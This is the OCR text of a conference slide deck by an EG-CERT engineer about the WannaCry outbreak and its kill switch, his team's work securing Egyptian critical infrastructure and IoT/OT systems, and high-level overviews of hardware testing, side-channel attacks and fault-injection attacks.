Success Story In Cyber Security

by : Mohamed salah-el-den
Senior staff engineer at
Emerging Technologies Cyber Security department
meldin@tra.gov.eg

EG|CERT

NTRA
National Telecom Regulatory Authority
الجهاز القومي لتنظيم الإتصالات

WannaCrypt0r 20

150 +

Total Countries Affected

2,300,000 +

Total Computers Affected

Biggest **Ransomware Attack** in history

EG|CERT

NTRA National Telecom Regulatory Authority الجهاز القومي لتنظيم الإتصالات

Kill switch

- Marcus hutchins a 32 yo security researcher in kryptos logic
- Notice the news that takes systems down in NHS “national health service”
- Marcus notice that the malware tries to connect to unregistered domain

iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

- And if that domain if found the malware will halt it’s operation
- So he register the domain for 10$

Marcus hutchins

“Marcus tweets that the registration of the domain that causes the malware to stop spreading was an accident “

EG|CERT

NTRA
National Telecom Regulatory Authority
الجهاز القومي لتنظيم الإتصالات

Whoami

- Embedded Systems and Wireless Security professional
- specializing in
  - IoT security
  - embedded systems security
  - hardware penetration testing
- Specialized in for critical infrastructure End nodes pentest.
- 4 years of experience at EG|CERT
- Holds a B.Sc. in Communication and Electronics Engineering,
- ITI graduate Machine Learning program.
- Currently I am a tech team lead in Emerging Technologies Cyber Security Team

EG|CERT

NTRA National Telecom Regulatory Authority الجهاز القومي لتنظيم الإتصالات

My Team

- Safeguarding **Critical Infrastructure**
  - Protects **industrial control systems (ICS)** and essential services from cyber threats.
  - Ensures the resilience of **power grids**, **transportation**, **healthcare**, and other vital sectors.
- Securing **industrial IoT & Wireless Communication**
  - Identifies vulnerabilities in **embedded devices** and **communication protocols**.
  - Prevents unauthorized access, data breaches, and service disruptions.
- **Proactive** Cyber Defense
  - Enables **early detection** and mitigation of emerging threats.
  - **Enhances national cybersecurity** posture for critical sectors.

EG|CERT

Emerging Technologies
Cyber Security

Achievements

ACUD
ADMINISTRATIVE CAPITAL
FOR URBAN DEVELOPMENT
العاصمة الادارية للتنمية العمرانية

وزارة النقل
MINISTRY OF TRANSPORT

وزارة الكهرباء والطاقة المتجددة
الشركة القابضة لكهرباء مصر

وزارة البترول والثروة المعدنية
Ministry of Petroleum & Mineral Resources

- LRT Railway transit
- Monorail project
- Smart lighting in new administrative capital
- Smart metering systems and smart grid
- High speed rail
- Abu Qeer metro
- Water and waste systems
- Smart surveillance systems

.
.
.


EG|CERT

NTRA
National Telecom Regulatory Authority
الجهاز القومي لتنظيم الإتصالات


Industrial Control system [ICS]

> Industrial control systems (ICS) are autonomous, computer-based devices, used extensively in oil refining, chemical processing, electrical generation and other industries where the creation of a product is based on a continuous series of processes being applied to raw materials.

OT security Architecture




IoT/OT testing scopes




Embedded **Hardware** testing

Onboard communication testing

Embedded **Firmware analysis**




side channel attacks




Fault injection attacks

Fault injection

- Turn **off** the CPU for a very short period of time and turn it **on** again
- This attack will **skip some instructions** bypassing security feathers such as **password check** or **Firmware verification**




Side channel analysis

